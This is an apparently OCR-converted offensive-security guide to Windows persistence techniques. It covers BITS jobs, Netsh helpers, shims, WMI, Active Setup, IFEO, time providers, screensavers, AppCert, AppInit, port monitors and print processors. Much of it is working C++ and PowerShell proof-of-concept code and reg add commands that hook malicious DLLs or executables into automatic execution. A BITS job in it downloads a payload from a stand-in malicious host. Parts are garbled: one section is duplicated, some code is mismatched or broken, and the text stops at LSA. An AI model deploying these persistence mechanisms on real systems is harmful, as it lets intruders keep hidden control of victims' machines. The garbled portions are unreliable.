BITS (Background Intelligent Transfer Service) is a component of Microsoft Windows, which facilitates asynchronous, prioritized, and throttled transfer of files between machines using idle network bandwidth. BITS is commonly used for Windows updates and other background downloads.

Attackers leverage BITS for persistence by creating BITS jobs that download malicious payloads from a remote server at specified intervals or under certain conditions. Since BITS jobs can be configured to retry upon failure and can persist across reboots, they offer a stealthy way to ensure that malicious payloads are consistently updated or downloaded.

Scenario of BITSAdmin Attacks

- Initial Access: The attacker first gains access to a system with sufficient privileges to use BITSAdmin.
- Create BITS Job: Using BITSAdmin, the attacker creates a job to download a malicious payload from a remote server.
- Configure Persistence: The BITS job is configured to retry on failure and to start at system boot, ensuring persistence.
- Execution of Malicious Payload: Once the BITS job downloads the payload, it can be executed to perform malicious activities.

Sample Proof of Concept (PoC) Code in C++

The following example demonstrates how an attacker might programmatically create a BITS job using the BITS API in C++. This is for educational purposes only.

```
#include <bits.h>
#include <windows.h>
#include <iostream>
int main() {
    HRESULT hr;
    IBackgroundCopyManager *pBitsManager = NULL;
    IBackgroundCopyJob *pJob = NULL;
    GUID jobGUID;
    // Initialize COM
    CoInitialize(NULL);
    // Create BITS Manager
                hr    =    CoCreateInstance(__uuidof(BackgroundCopyManager),    NULL,    CLSCTX_LOCAL_SERVER,
__uuidof(IBackgroundCopyManager), (void**)&pBitsManager);
    if (FAILED(hr)) {
        std::cerr << "Failed to create BITS Manager: " << hr << std::endl;
        return 1;
    }
    // Create a Download Job
    hr = pBitsManager->CreateJob(L"Malicious Download", BG_JOB_TYPE_DOWNLOAD, &jobGUID, &pJob);
    if (FAILED(hr)) {
        std::cerr << "Failed to create BITS Job: " << hr << std::endl;
        pBitsManager->Release();
        return 1;
    }
    // Add a file to the BITS job
    hr = pJob->AddFile(L"http://malicious.example.com/payload.exe", L"C:\\path\\to\\local\\payload.exe");
    if (FAILED(hr)) {
        std::cerr << "Failed to add file to BITS Job: " << hr << std::endl;
        pJob->Release();
        pBitsManager->Release();
        return 1;
    }
    // Set the job to be persistent and to retry on failure
    pJob->SetMinimumRetryDelay(60); // Retry after 60 seconds if failed
    pJob->SetNoProgressTimeout(604800); // 1 week timeout for job completion
    pJob->SetFlags(BG_JOB_ENUM::BG_JOB_TYPE_DOWNLOAD | BG_JOB_ENUM::BG_JOB_PERSISTENT);
    // Resume the job
    pJob->Resume();
    std::cout << "BITS Job created successfully." << std::endl;
    // Cleanup
    pJob->Release();
    pBitsManager->Release();
    CoUninitialize();
    return 0;
}
```

Netsh helper DLL

The Netsh Helper DLL method is a technique used for persistence on Windows systems. It involves registering a custom DLL with the Netsh application, a scripting utility that allows you to display or modify the network configuration of a computer. By adding a malicious DLL as a helper to Netsh, attackers can ensure that their code is executed in the context of the Netsh process, often with elevated privileges.

Understanding Netsh Helper DLL Method

Netsh (Network Shell) supports the use of helper DLLs to extend its functionality. These helpers are loaded and executed whenever Netsh is run. An attacker can exploit this by registering a malicious DLL as a Netsh helper. When an administrator or any process runs Netsh, the malicious DLL gets executed, providing persistence and potentially elevated privileges.

Scenario of Netsh Helper DLL Attacks

- Develop a Malicious DLL: The attacker creates a DLL that contains malicious code to be executed.
- Register the DLL with Netsh: The attacker registers this DLL as a helper in Netsh using the Windows Registry.
- Execution via Netsh: Whenever Netsh is executed, the malicious DLL is also loaded and executed, running the attacker's code.

Sample Proof of Concept (PoC) Code in C++

Below is a simplified example of how an attacker might create a malicious DLL for use with Netsh. This is for educational purposes only.

```
#include <windows.h>
#include <iostream>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, L"Malicious code executed!", L"Netsh Helper DLL", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

To register this DLL as a Netsh helper, the attacker would modify the Windows Registry, typically at HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Netsh.

Application shimming

Application shimming is a technique used for compatibility and persistence in Windows environments. It involves the use of the Application Compatibility Toolkit (ACT) provided by Microsoft to create shims—small pieces of code that intercept and modify the API calls made by applications. While designed for legitimate purposes, such as fixing compatibility issues in older applications, shims can be exploited for persistence and stealthy execution of malicious code.
Understanding Application Shimming
Shims are essentially a layer between an application and the Windows operating system. When an application makes an API call, the shim can intercept this call, modify it, or redirect it before passing it on to the OS. Attackers can create custom shims to execute their code in the context of legitimate applications, often bypassing security measures.

Scenario of Application Shimming Attacks

- Create a Custom Shim: The attacker develops a custom shim that includes malicious code. This shim is designed to be triggered by specific actions or conditions in a legitimate application.
- Install the Shim: The attacker installs the shim on a target system using the Microsoft Compatibility Administrator tool, part of the ACT.
- Trigger and Execute Malicious Code: When the target application runs and certain conditions are met, the shim is triggered, executing the malicious code.
-

Creating and Installing a Shim
Creating and installing a shim involves using the Microsoft Compatibility Administrator tool. Here's a general outline of the steps:

- Launch Microsoft Compatibility Administrator: Open the tool, which is part of the Application Compatibility Toolkit.
  - Create a New Application Fix:Click on New to create a new application fix.
  - Enter the name of the program to shim, the vendor, and the program file location.
  - Select Compatibility Fixes (Shims):Choose from a list of available shims. These could include fixes like RedirectFileSystem, RedirectRegistry, or ForceAdminAccess.
  - Configure the parameters of the shim based on the desired outcome.
  - Test the Shim:Apply the shim to the application and test it to ensure it works as intended.
  - Install the Shim Database:Once the shim is tested and ready, save the database and install it on the target system. This process adds the shim to the system's Application Compatibility Database.

Example Commands for Application Shimming
While the creation of shims is not done through command line or C++, you can use the sdbinst command to install a shim database on a target system. For example:

```
sdbinst -q C:\path\to\your\shim.sdb
```

This command installs the shim database file (shim.sdb) quietly without user interaction.

WMI subscription

Windows Management Instrumentation (WMI) subscription is a method used for maintaining persistence on a Windows system. WMI is a powerful and versatile Windows feature used for various system management tasks. Attackers can exploit WMI by creating persistent subscriptions that execute malicious scripts or binaries in response to specified system events.

Understanding WMI Subscription for Persistence

WMI subscriptions can be used to execute code in response to an event. This is typically done using WMI Event Filters and Consumers. An Event Filter specifies the condition under which the code should execute, and a Consumer defines what action to take when that condition is met. By creating a malicious Event Filter and Consumer, attackers can ensure their code is executed automatically, achieving persistence.

Scenario of WMI Subscription Attacks

- Create Malicious Script or Executable: The attacker prepares a script or executable with malicious code.
- Set Up WMI Event Filter: The attacker creates a WMI Event Filter that specifies when the malicious code should be executed (e.g., at system startup).
- Set Up WMI Event Consumer: The attacker creates a WMI Event Consumer that is triggered by the Event Filter to execute the malicious code.
- Bind the Filter to the Consumer: The attacker binds the Event Filter to the Event Consumer, creating a subscription.

Sample Proof of Concept (PoC) Code

Creating a WMI subscription for persistence typically involves using scripting languages like PowerShell or VBScript. However, it can also be done programmatically using C++. Below is a simplified example:

```
#include <comdef.h>
#include <Wbemidl.h>
#pragma comment(lib, "wbemuuid.lib")
int main() {
    HRESULT hres;
    // Initialize COM
    hres = CoInitializeEx(0, COINIT_MULTITHREADED);
    if (FAILED(hres)) {
        return 1; // Failed to initialize COM
    }
    // Set general COM security levels
     hres = CoInitializeSecurity(NULL, -1, NULL, NULL, RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE,
NULL, EOAC_NONE, NULL);
    if (FAILED(hres)) {
        CoUninitialize();
        return 1; // Failed to initialize security
    }
    // Obtain the initial locator to WMI
    IWbemLocator *pLoc = NULL;
    hres = CoCreateInstance(CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER, IID_IWbemLocator, (LPVOID *)&pLoc);
    if (FAILED(hres)) {
        CoUninitialize();
        return 1; // Failed to create IWbemLocator object
    }
    // Connect to WMI
    IWbemServices *pSvc = NULL;
    hres = pLoc->ConnectServer(_bstr_t(L"ROOT\\CIMV2"), NULL, NULL, 0, NULL, 0, 0, &pSvc);
    if (FAILED(hres)) {
        pLoc->Release();
        CoUninitialize();
        return 1; // Could not connect to WMI
    }
    // Create the WMI subscription (Event Filter and Event Consumer)
    // This is a simplified example and does not include the actual creation of the subscription
     // Typically, you would use pSvc->ExecQuery, pSvc->ExecMethod, etc., to create and bind the filter and
consumer
    // Cleanup
    pSvc->Release();
    pLoc->Release();
    CoUninitialize();
    return 0;
}
```

Active setup

Active Setup is a feature in Windows used primarily by system administrators to execute a script or application whenever a user logs into the system. It's designed to set up user profiles and configure user-specific settings. However, this feature can be exploited for persistence by attackers, as it allows the execution of code each time a user logs in.

Understanding Active Setup for Persistence

Active Setup works by checking registry keys under HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components and HKCU\SOFTWARE\Microsoft\Active Setup\Installed Components. When a user logs in, Windows checks these keys to see if there are any setup commands that need to be run for that user. If a command has not been run for the current user profile, it executes the command and then marks it as completed.

Attackers can exploit this by adding their own keys and commands to the Active Setup registry keys. This ensures that their malicious code is executed for every user logging into the system.

Scenario of Active Setup Attacks

- Create Malicious Executable: The attacker prepares an executable file with their malicious code.
- Modify Registry: The attacker adds a new key under the Active Setup registry keys with a command to execute their malicious executable.
- Execution on User Login: Each time a new user logs in, the system checks the Active Setup keys and executes the attacker's code.

Sample Proof of Concept (PoC) Code in C++

The following C++ example demonstrates how an attacker might programmatically add an entry to the Active Setup registry keys:

```
#include <windows.h>
#include <iostream>
int main() {
    HKEY hKey;
    const char* subkey = "SOFTWARE\\Microsoft\\Active Setup\\Installed Components\\{Your-Unique-GUID}";
    // Open the registry key in HKLM
    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, subkey, 0, KEY_WRITE, &hKey) != ERROR_SUCCESS) {
        std::cerr << "Error opening registry key" << std::endl;
        return 1;
    }
    // Set the value for the component
    const char* value = "\"C:\\Path\\To\\Malicious\\Executable.exe\"";
    if (RegSetValueEx(hKey, "StubPath", 0, REG_SZ, (BYTE*)value, strlen(value) + 1) != ERROR_SUCCESS) {
        std::cerr << "Error setting registry value" << std::endl;
        RegCloseKey(hKey);
        return 1;
    }
    std::cout << "Active Setup registry key set successfully." << std::endl;
    // Close the registry key
    RegCloseKey(hKey);
    return 0;
}
```

Image file execution options

Image File Execution Options (IFEO) is a feature in Windows that can be used for debugging purposes. It allows developers to attach a debugger to an executable. However, this feature can be exploited for persistence by attackers, as it allows them to specify a program (potentially a malicious one) to be executed any time the specified application is run.

Understanding IFEO for Persistence

The IFEO settings are stored in the Windows Registry under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options. By adding a key named after an executable (e.g., notepad.exe) and setting a debugger value, an attacker can make Windows execute a different program (the 'debugger') every time the specified application is launched.

Scenario of IFEO Attacks

- Create Malicious Executable: The attacker prepares an executable file with their malicious code.
- Modify Registry: The attacker adds a new key under the IFEO registry path with a debugger value pointing to their malicious executable.
- Execution on Target Application Launch: Whenever the specified application (e.g., Notepad) is launched, Windows executes the attacker's code instead.

Sample Proof of Concept (PoC) Code in PowerShell

Here's how an attacker might use PowerShell to create an IFEO entry:

```
$Path = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe"
$Value = "C:\Path\To\Malicious\Executable.exe"
# Create the registry key
New-Item -Path $Path -Force
# Set the debugger value
New-ItemProperty -Path $Path -Name "Debugger" -Value $Value -PropertyType String -Force
Write-Host "IFEO entry created successfully."
```

Image file execution options(globalflag)

Image File Execution Options (IFEO) can also be used for persistence through the GlobalFlag registry key. This key is typically used for debugging and system analysis purposes. However, attackers can exploit the GlobalFlag setting to execute custom code, often for malicious purposes.

Understanding IFEO GlobalFlag for Persistence

The GlobalFlag key in IFEO is used to set various system-wide or per-process debugging and behavior options. One of the features it can enable is the loading of a custom DLL every time a specified application starts. This is done by setting the GlobalFlag value and specifying a DLL to be loaded via the AppInit_DLLs registry key.

Scenario of IFEO GlobalFlag Attacks

- Create Malicious DLL: The attacker develops a DLL that contains malicious code.
  - Modify Registry for GlobalFlag:The attacker adds a new key under the IFEO registry path for a commonly used executable (e.g., notepad.exe).
  - They set the GlobalFlag value in this key to enable AppInit_DLLs.
  - Modify AppInit_DLLs:The attacker modifies the AppInit_DLLs registry key (located in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows) to include their malicious DLL.
- Execution on Target Application Launch: Whenever the specified application is launched, the system loads the malicious DLL, executing the attacker's code.

Sample Proof of Concept (PoC) Code in PowerShell

Here's how an attacker might use PowerShell to create an IFEO GlobalFlag entry and modify AppInit_DLLs:

```
# Set IFEO GlobalFlag for a target application
$IFEOPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe"
$GlobalFlagValue = "0x00000200" # Enables AppInit_DLLs
# Create the IFEO registry key for the target application
New-Item -Path $IFEOPath -Force
# Set the GlobalFlag value
New-ItemProperty -Path $IFEOPath -Name "GlobalFlag" -Value $GlobalFlagValue -PropertyType String -Force
# Modify AppInit_DLLs to include the malicious DLL
$AppInitPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows"
$MaliciousDLL = "C:\Path\To\Malicious\DLL.dll"
# Add the malicious DLL to AppInit_DLLs
Set-ItemProperty -Path $AppInitPath -Name "AppInit_DLLs" -Value $MaliciousDLL
Write-Host "IFEO GlobalFlag and AppInit_DLLs modified successfully."
```

Time provider

The Time Provider mechanism in Windows is a feature that allows the system to synchronize its clock with an external time source. This feature can be exploited for persistence by attackers, as it allows them to register a malicious DLL as a Time Provider. When the Windows Time service (W32Time) starts, it loads the registered Time Provider DLLs, which can lead to the execution of malicious code.

Understanding Time Provider for Persistence

Time Providers in Windows are implemented as DLLs that are loaded by the Windows Time service. These DLLs are registered in the Windows Registry. By creating and registering a malicious DLL as a Time Provider, an attacker can achieve persistence, as the DLL will be loaded and executed each time the Windows Time service starts.


Scenario of Time Provider Attacks

- Create Malicious DLL: The attacker develops a DLL that contains malicious code.
  - Modify Registry to Register DLL as Time Provider:The attacker adds registry entries to register their DLL as a new Time Provider.
  - The key for Time Providers is typically located at HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders.
- Execution on Windows Time Service Start: Whenever the Windows Time service starts (usually at system boot), it loads the registered Time Provider DLLs, executing the attacker's code.

Sample Proof of Concept (PoC) Code in PowerShell

Here's how an attacker might use PowerShell to register a malicious DLL as a Time Provider:

```
$TimeProviderPath = "HKLM:\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\YourMaliciousTimeProvider"
$MaliciousDLL = "C:\Path\To\Malicious\DLL.dll"
# Create the registry key for the new Time Provider
New-Item -Path $TimeProviderPath -Force
# Set the DLL name and enable the Time Provider
New-ItemProperty -Path $TimeProviderPath -Name "DllName" -Value $MaliciousDLL -PropertyType String -Force
New-ItemProperty -Path $TimeProviderPath -Name "Enabled" -Value 1 -PropertyType DWord -Force
Write-Host "Time Provider registered successfully."
```



Understanding Screensaver for Persistence

Windows screensavers are located in the System32 directory and can be set via the Windows Registry or Control Panel. By replacing a legitimate screensaver file with a malicious one, or by changing the registry settings to point to a malicious file, attackers can achieve persistence on a system.
Scenario of Screensaver Attacks

- Create Malicious Executable: The attacker prepares an executable file with their malicious code and gives it a .scr extension.
  - Replace or Point to Malicious Screensaver:The attacker either replaces a legitimate screensaver file in the System32 directory with their malicious file or
  - Modifies the registry to point the screensaver setting to their malicious file.
- Execution on Screensaver Activation: When the system becomes idle and the screensaver is activated, the malicious code is executed.

Sample Proof of Concept (PoC) Code in PowerShell
Here's how an attacker might use PowerShell to change the registry setting to point to a malicious screensaver:

```
$MaliciousScreensaverPath = "C:\Path\To\Malicious\Screensaver.scr"
# Set the screensaver to the malicious file
Set-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'SCRNSAVE.EXE' -Value $MaliciousScreensaverPath
Write-Host "Screensaver set to malicious file."
```


AppCert
AppCert DLL is loaded into any process that calls functions CreateProcess , CreateProcessAsUser, CreateProcessWithLoginW, CreateProcessWithTokenW, or WinExec. The DLL should be specifically implemented and export the function CreateProcessNotify.

PoC


1. Create the DLL: as we said earlier the DLL has to export a function named CreateProcessNotify.

```
BOOL APIENTRY DllMain( HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
typedef enum _REASON
{
PROCESS_CREATION_QUERY = 1,
PROCESS_CREATION_ALLOWED = 2,
PROCESS_CREATION_DENIED = 3
} REASON;
LPCWSTR target = L"C:\\Windows\\System32\\cmd.exe";
VOID exec() {
CreateFileA("C:\\Users\\Public\\poc.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
return;
}
extern "C" __declspec(dllexport) NTSTATUS NTAPI CreateProcessNotify(LPCWSTR lpApplicationName, REASON enReason)
{
NTSTATUS ntStatus = 0x00000000; // STATUS_SUCCESS
int result = lstrcmpiW(target, lpApplicationName);
if (result) {
exec();
}
return ntStatus;
}
```

2. Set registry: the DLL has to be specified in the registry.
reg add "HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls" /v "persist" /d C:\mal.dll



3. Login: after logging in the DLL should be executed.



And it has.
AppInit
AppInit DLLs are inserted into any process that loads user32.dll and nearly all of the processes in windows do load this module hence making it a good candidate for persistence.
PoC

1. Create the DLL: the DLL we'll be using for this scenario is the following.

```
BOOL APIENTRY DllMain( HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
typedef enum _REASON
{
PROCESS_CREATION_QUERY = 1,
PROCESS_CREATION_ALLOWED = 2,
PROCESS_CREATION_DENIED = 3
} REASON;
LPCWSTR target = L"C:\\Windows\\System32\\cmd.exe";
VOID exec() {
CreateFileA("C:\\Users\\Public\\poc.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
return;
}
extern "C" __declspec(dllexport) NTSTATUS NTAPI CreateProcessNotify(LPCWSTR lpApplicationName, REASON enReason) {
NTSTATUS ntStatus = 0x00000000; // STATUS_SUCCESS
int result = lstrcmpiW(target, lpApplicationName);
if (result) {
exec();
}
return ntStatus;
}
```


And it has.
AppInit
AppInit DLLs are inserted into any process that loads user32.dll and nearly all of the processes in windows do load this module hence making it a good candidate for persistence.
PoC

1. Create the DLL: the DLL we'll be using for this scenario is the following.


```
BOOL APIENTRY DllMain( HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
CreateFileA("C:\\users\\public\\poc.txt",    GENERIC_READ    |    GENERIC_WRITE,    FILE_SHARE_WRITE,    NULL,    CREATE_NEW,
FILE_ATTRIBUTE_NORMAL, NULL);
break;
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

1. Set registry: then it has to be set in registry

Setting the path to DLL:
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v "AppInit_DLLs" /d "C:\users\lab-10-workgroup\desktop\persist.dll" /t REG_SZ
Enabling AppInit:
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v "LoadAppInit_DLLs" /d 0x1 /t REG_DWORD



3. Login: after logging in the DLL should be executed:



And it has.
Port Monitor
Port Monitor DLLs are loaded at boot via spooler service which is a printer service. We can add the DLL by two methods:


- Using WinAPI: AddMonitor
- Manually: setting the DLL path in registry

For this scenario we'll be going with the latter. The DLL should be placed in the system32 folder.


PoC

1. Create the DLL: the DLL implemented for port monitor is the same as the previous method.
2. Set registry:

reg add "hklm\system\currentcontrolset\control\print\monitors\Hadess" /v "Driver" /d "c:\users\lab-10-workgroup\desktop\persist.dll" /t REG_SZ /f



Logging in: after login it should be executed:




PrintProcessor
These DLLs are also loaded at boot by the spooler service. The DLL should be placed in a special directory which is usually C:\Windows\System32\spool\prtprocs\x64 but can also be retrieved using the API GetPrintProcessorDirectory.
PoC

1. Create the DLL: it's the same as the previous ones.
2. Find print processor directory: for this scenario we have created a cpp program to find the directory:

```
int main()
{
DWORD cbNeeded = 0;
LPBYTE pPrintProcessorInfo = nullptr;
GetPrintProcessorDirectoryA(NULL, NULL, 1, NULL, NULL, &cbNeeded);
pPrintProcessorInfo = new BYTE[cbNeeded];
GetPrintProcessorDirectoryA(NULL, NULL, 1, pPrintProcessorInfo, cbNeeded, &cbNeeded);
std::cout << (LPCSTR)pPrintProcessorInfo;
}
```

3. Place the DLL: the DLL should be placed in the retrieved directory:




4. Set registry: the spooler service need to be stopped first

net stop spooler
Then set the registry:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows x64\Print Processors\hadess" /v "Driver" /d "persist.dll" /t REG_SZ /f

And then starting it again:

net start spooler

And it is executed:



LSA

LSA or Local Security Authority is used for security management that applications can use to authenticate and log users on to the system.
Do note that these may break the system.

